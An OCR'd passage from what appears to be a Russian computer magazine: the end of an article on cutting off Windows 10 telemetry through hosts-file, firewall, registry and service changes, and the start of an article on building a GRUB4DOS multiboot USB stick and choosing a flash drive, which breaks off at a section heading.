
IPNetInfo

File Edit View Options Help

IP Address	Country	Network Name	Owner Name	Contact Name	Address	Resolved Name
2.20.255.38	European Union	AKAMAI-PA	Akamai Technologies	Network Architecture Role Account	Akamai Technologies, 8 Cambridge Center, C...	
64.4.54.254	USA - Washington	MICROSOFT	Microsoft Corporation	Microsoft Corporation	One Microsoft Way, Redmond	
88.221.132.17	European Union	AKAMAI-PA	Akamai Technologies	Network Architecture Role Account	Akamai Technologies, 8 Cambridge Center, C...	a88-221-132-17.deploy.akamaitechnologies.com
104.82.19.2	USA - Massachusetts	AIBV	Akamai International, BV	Akamai International, BV	Prins Bernhardplein 200, Amsterdam	a104-82-19-2.deploy.static.akamaitechnologies.com
131.253.14.8	USA - Washington	MICROSOFT	Microsoft Corp	Microsoft Corp	One Microsoft Way, Redmond	
134.170.58.118	USA - Washington	MICROSOFT	Microsoft Corp	Microsoft Corp	One Microsoft Way, Redmond	
137.117.235.16	USA - Washington	MICROSOFT	Microsoft Corp	Microsoft Corp	One Microsoft Way, Redmond	
176.34.116.125	Ireland	IE AMAZON 20110523	Amazon Data Services Ireland Ltd	Amazon Data Services Ireland Technical Role Account	Amazon Data Services Ireland, Digital Depot, ...	ec2-176-34-116-125.eu-west-1.compute.amazonaws.com
191.232.139.253	Brazil	060.316.817/0001-03	Microsoft Informatica Ltda	Benjamin Orndorff		
204.79.197.200	USA - Washington	ECN-NETWORK	Microsoft Corporation	Microsoft Corporation	One Microsoft Way, Redmond	a-0001.a-msedge.net
208.67.222.222	USA - California	OPENDNS-NET-1	OpenDNS, LLC	OpenDNS, LLC	145 Bluxome st., San Francisco	resolver1.opendns.com

Ряды шпионов поредели

Раз уж Fiddler помог добыть список IP, то их массовое добавление в файл hosts должно помочь прекратить слежку. Проверим, создав список блокировки, и снова запустим Wireshark.



Скромный улов Wireshark

По сравнению с первым логом этот выглядит скучно. На экране не уместился только один айпишник, а их общий список состоит всего из четырех. Два из них относятся к сети доставки контента и не могут эффективно блокироваться в hosts — слишком много подсетей принадлежит Akamai. Третий IP-адрес принадлежит службе Windows Update, которую не блокировали. Самым стойким шпионом оказался BingBot. Его связь с бразильской Microsoft Informatica не знает преград. Видимо, процесс содержит встроенные средства обхода ограничений.

ДОБИВАЕМ АГЕНТОВ МАТРИЦЫ

Справиться с оставшимися агентами Microsoft помогает ряд дополнительных мер. Нужно задать в брандмауэре блокировку подключений ко всем IP-адресам, выявленным Wireshark. У нас их получилось 47, но наверняка при более длительном мониторинге список увеличится. Еще есть шанс, что при очередном автоматическом обновлении в системных файлах пропишутся новые айпишники, но пока вместе с модификацией файла hosts это обеспечивает большую часть защиты от слежки.

Отключить «неотключаемые» функции можно через реестр.

```
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\DataCollection
```

Задав нулевое значение этому параметру, запретим отправку «технических» данных.

Желательно удалить файл сервиса DiagTrack с уже собранными данными. Вот путь к нему.

```
C:\ProgramData\Microsoft\Diagnosis\ETLLogs\AutoLogger\ ↵
    AutoLogger-Diagtrack-Listener.etl
```

Отключить сами сервисы DiagTrack и dmwappushsvc можно через управление службами или ветку реестра.

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\
```

В планировщике заданий стоит посмотреть очередь задач и отключить все регулярные отправки данных, если они еще остались.

Рекомендуется деинсталлировать облачный клиент OneDrive, если ты все равно не собирался им пользоваться.

Все эти действия можно выполнить вручную, но сэкономить время сильно помогает утилита DisableWinTracking. В отличие от многих аналогов, она распространяется с открытым исходным кодом и хорошо документирована.

После выполнения всех описанных действий Windows 10 лишилась шпионских привычек. Вместе с ними, правда, исчезли почти все новые фишки, которые призваны повысить удобство работы и обеспечить безопасность. Впрочем, как говорил Франклин: «Те, кто готовы пожертвовать насущной свободой ради малой толики временной безопасности, не достойны ни свободы, ни безопасности».

WWW

Статья чешского обозревателя со списком следящих подключений

Бесплатная утилита IPNetInfo


Снифер Wireshark для Windows

PCZONE


МАСТЕР-КЛЮЧ КО ВСЕМ КОМПЬЮТЕРАМ

84ckf1r3
84ckf1r3@gmail.com

СОЗДАЕМ МУЛЬТИЗАГРУЗОЧНУЮ ФЛЕШКУ С НАБОРОМ ПОЛЕЗНОСТЕЙ



Мультизагрузочный накопитель помогает выполнять проверку железа, готовить компьютеры к установке ОС, бэкапить данные и удалять любые зловреды. А также ломать пароли и копаться в системе сколько душе угодно.



WARNING

Ошибки при работе с GRUB и многими утилитами могут привести к утрате данных или невозможности загрузить ОС. Делай бэкапы! Ни редакция, ни автор не несут ответственности за любой возможный вред.

Когда в BIOS появилась опция загрузки с USB-накопителей, жизнь хакеров навсегда изменилась. С тех пор при помощи крохотного устройства за любым компьютером стало можно делать что угодно, не вскрывая его корпус и не привлекая внимания. Получить полный контроль над системой можно, только выйдя за ее пределы.

MULTIBOOT

Сегодня с флешки может загрузиться практически любая операционка. Многие ОС вообще создают слой аппаратных абстракций HAL прямо в процессе инсталляции или тестовой установки на RAM drive. Начиная с Windows XP доступна удобная среда предустановки — WinPE. Сейчас она доросла до версии 5.1 и базируется на Windows Kits 8.1 Update. После некоторых модификаций WinPE позволяет делать почти все то же, что и установленная Windows. Например, устанавливать драйверы не только в процессе загрузки, но и после нее.

Приверженцы «старой школы» наверняка оценят FreeDOS. Она достаточно всеядна — ей подойдет любая платформа x86. В этой операционке доступны даже браузер и медиаплеер. Современные дистрибутивы Linux легко запускаются в режиме Live, а некоторые даже имеют функцию сохранения изменений после перезагрузки — USB persistence. Многие программы для восстановления данных и антивирусной защиты сами создают образы загрузочных дисков, которые можно поместить на флешку. Словом, выбор компонентов для мультизагрузки очень большой.

Загрузившись в режиме WinPE, ты сможешь с помощью соответствующих утилит менять в установленной ОС Windows пароли, системные файлы и настройки реестра, которые заблокированы даже для админа. Системы со сквозным шифрованием и дополнительной защитой так просто не одолеть, но рядовой домашний или офисный компьютер — легко. Отдельные программы позволяют получить полный контроль над железом, также невозможный в обычных усло-

виях из-за ограничений на уровне прав, драйверов и служб. Весь этот набор инструментов часто записывают на разные носители, поскольку они отличаются по требованиям и конфликтуют друг с другом, но есть способы объединить многие из них в универсальную сборку. Этим мы и займемся.

Нам понадобятся:

- флешка емкостью от 8 Гбайт;
- загрузчик GRUB;
- набор образов с желаемыми программами и операционными системами;
- утилита WinContig;
- программа WinSetupFromUSB (опционально).

От живых CD к ожившим флешкам

Мультизагрузку можно сделать и на CD/DVD, но это устаревший неудобный вариант. Одного DVD-R(W) мало на что хватает. Приходится делить сборку на части и носить пачку дисков. Файлы на них нельзя перезаписывать в процессе работы. На время сеанса все помещается в виртуальный раздел (RAM drive), который тоже не резиновый. К тому же обычно требуется сохранить что-то именно на физическом разделе.

Обновилась версия программы или база антивируса — приходится пересобирать и прожигать заново весь образ. Скорость чтения получается низкая, особенно когда нужно запускать портативные утилиты и считывать много мелких файлов. Надежность современных DVD не выдерживает критики, а в нетто-

КАК ВЫБРАТЬ ФЛЕШКУ ДО ПОКУПКИ

В первую очередь стоит исходить из того, что на флешке с мультизагрузкой и портативным софтом будет перезаписываться большой объем данных, поэтому важна как скорость ее работы, так и ресурс. Найти соответствующую информацию помогут обзоры и отзывы, но помни про маркетинговую хитрость: внутри двух одинаковых с виду флешек могут стоять разные чипы памяти и даже разные контроллеры. Поэтому смотрим только свежие тесты.

Для создания мультизагрузочной флешки лучше выбрать модель с металлическим корпусом. Он лучше рассеивает тепло, а в интенсивной работе его будет выделяться много — отдельные операции выполняются часами. По той же

причине стоит выбирать модели с крупным корпусом — у него больше площадь рассеивания и выше шанс, что внутри объем занят чем-то полезным.

Может возникнуть желание записать на флешку как можно больше, но за рекордными объемами гнаться не стоит. Очень вероятно, что возникнут проблемы при загрузке на старых компьютерах, да и накопитель с меньшей емкостью обычно работает надежнее. Самые жадные до объемов могут в тех же целях использовать внешний винчестер.


Для самых запасливых

Вместо флешки можно использовать любой другой внешний накопитель. Им может быть карта памяти, внешний жесткий диск или даже старый SSD. С карточки удобно загружать ноутбук — USB останется свободным. Внешний винчестер обрадует желающих носить с собой весь набор программ. На него же можно записывать резервные копии, разворачивать бэкапы для тестов и устанавливать дополнительные ОС — места много не бывает.

КАК ВЫБРАТЬ ФЛЕШКУ ИЗ ИМЕЮЩИХСЯ

Узнать наверняка, что находится внутри конкретной флешки, можно только после покупки. Обойтись без вскрытия ее корпуса помогает база данных iFlash и утилиты для идентификации по VID/PID. Среди многих аналогов бесплатная утилита Flash Drive Information Extractor производства компании ANTSpec Software — единственная, корректно работающая с USB 3.0 и новыми контроллерами.

Каждая перезапись уменьшает ресурс памяти, поэтому модели с чипами TLC лучше не использовать. Современные чипы NAND MLC делятся по ресурсу на два класса: 3K (до 3000 циклов перезаписи) и 5K (до 5000 циклов перезаписи). Последние ставят в дорогие SSD, и обнаружить такой чип внутри флешки маловероятно. Память SLC с ресурсом до ста тысяч циклов и сейчас выпускается только для SSD корпоративного класса и буферов гибридных накопителей. Флешки с такой памятью перестали делать много лет назад.



Найти сегодня флешку с SLC так же сложно, как цветок папоротника

В окне Flash Drive Information Extractor отображается тип чипов памяти, их предположительный производитель и максимальная сила тока. По ней можно судить о потребляемой мощности, а значит — прогнозировать степень нагрева флешки и ее способность длительно работать в проблемных условиях. На заре производства USB-Flash они оснащались качественным термоинтерфейсом, схемой стабилизации питания, защиты от помех и даже от переполюсовки. Современные модели, как правило, совершенно беззащитны. Теперь флешки — это не высокие технологии, а расходный материал.

GRUB — GRAND UNIFIED BOOTLOADER

Загрузчик GRUB далеко не единственный, но очень удобный вариант создания мультизагрузки. Он универсален, поддерживает как старые, так и все современные технологии загрузки. К тому же синтаксис команд для других загрузчиков (в частности, Syslinux) легко переписывается в строчки меню GRUB.


GRUB, как и многие опенсорсные проекты, за годы своего существования разделился на разные варианты. Есть WinGRUB, Grub2Win, GRUB4DOS и прочие форки. Наиболее простой и безопасный для нашей задачи — Grub4DOS USB Installer, написанный на Visual C++ в конце 2012 года. Эвристический анализатор некоторых антивирусов может на него ругаться из-за использования API DeviceIOControl, необходимой для записи бут-сектора. Подробнее смотри отчет VirusTotal.

INFO

Некоторые старые компьютеры не поддерживают загрузку с USB-накопителей, хотя и оснащены портами USB. Использовать на них мультизагрузочную флешку можно при помощи своеобразного костыля — менеджера загрузки PLoP на загрузочном CD. Процесс загрузки начинается с него и уже затем перенаправляется в меню на флешке.

Превратить флешку в мультизагрузочную сегодня крайне просто — ручные операции сведены к минимуму, есть множество готовых утилит, отработанных методик, и давно реализована поддержка новых файловых систем. Если нет нужды работать с чистым досовским окружением и старыми программами непосредственно на разделе флешки, то можно смело форматировать ее в NTFS. Для установки Windows 8, 8.1, 10 и некоторых других операций это вообще обязательное условие. Изначально все флешки продаются с разделом FAT32. Создать раздел NTFS может сам инсталлятор GRUB — главное, не ошибиться при выборе диска. Предварительно нужно очистить флешку, переписав все данные на другой носитель.

Теперь остается выбрать ее из списка в окне Grub4DOS USB Installer и нажать «Установка». Через несколько секунд все операции будут завершены, подтверждением чему станет файл menu.lst в корне флешки. Это лишь пример меню, который мы скоро будем править.




Установка GRUB на флешку одним кликом

СОЗДАЕМ НАБОР

